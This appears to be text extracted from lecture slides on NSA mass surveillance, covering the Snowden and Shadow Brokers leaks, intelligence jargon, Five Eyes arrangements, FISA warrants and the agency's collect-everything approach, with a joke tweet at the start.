# Abusing Intrusion Detection

Matthew Green Retweeted

John Venn
@venndiagram4u

people who trust compilers enough to not include parentheses in equations :: the set of people who play with unloaded handguns @matthew_d_green

people who trust compilers enough to not include parentheses in equations

the set of people who play with unloaded handguns

12:25 PM · Nov 12, 2019 · Venn Diagram For You

Error in diagram: It should be a single circle...

Announcements...

- ## Go To Ground *NOW!!!!*

NATIONWIDE COVID-19 METRICS. 7-DAY AVERAGE LINES   Apr 1 - Nov 18

Something Happened...

- (Pick one)
  (A) A disgruntled Microsoft Sharepoint Administrator
  (B) Whistleblowing Patriot
  in Hawaii walked out with a ton of classified
  documents

  - Before flying to Hong Kong and ending up a guest of
    @DarthPutinKGB

- And more leaks since then:

  - The TAO Ant catalog + Tor XKEYSCORE rules

  - The New Zeland XKEYSCORE rules

  - NSA tasking and SIGINT summaries

  - The Shadow Brokers data dump

The NSA Tech Is Nothing Special...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Or the "Gunman" bug
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™

But They Use Slightly Different Language

- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc…

- Fingerprint
  - An IDS match

- Implant
  - Malcode or other piece of sabotage

- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:
    You aren't a "US person", outside the US, we can get what we want from within the US

- EO12333
  - You aren't a "US person" and this is outside the US, anything goes!

One More NSA Resource:
Friends and Frenemies...

- ## The NSA is part of an elite club

  - ### The 5-eyes (FVEY): US, UK, Canada, Australia, New Zealand

  - ### Rules are "In country X, behave country X's laws"

    - But rules on targeting US persons remain

- ## Plus a series of "Frenemies"

  - ### Hey, country A, install this wiretap on a link between you and country B

    - We will follow the rules: We won't spy on your people, you don't spy on ours, and we can see what everyone is doing

    - We cool? 👍

  - ### Hey, Country B...

And The Paperwork
To Keep US Persons Safe...

- ## The Carter Page FISA warrant
  - Original warrant application over 60! pages
  - And a huge amount is not boilerplate, but specific analysis showing probable cause that Carter Page was an ***agent of the Russian Federation***

- ## Then renewals every 60-90 days!

And The NSA Objective...

- For a valid target (Non-US person, outside the US) ...
  Be able to collect *all* relevant communications

- This requires the *capability* to collect on everyone!
  - After all, a valid target could be *anyone*, so you need global capability

- You don't know until *tomorrow* who you wanted to collect on today

- So the solution:
  Collect everything you feasibly can on *everybody*
  Store it for as long as you feasibly can

Not NOBUS
(Nobody But Us)

US Navy Photograph

Not About Needles
In Haystacks
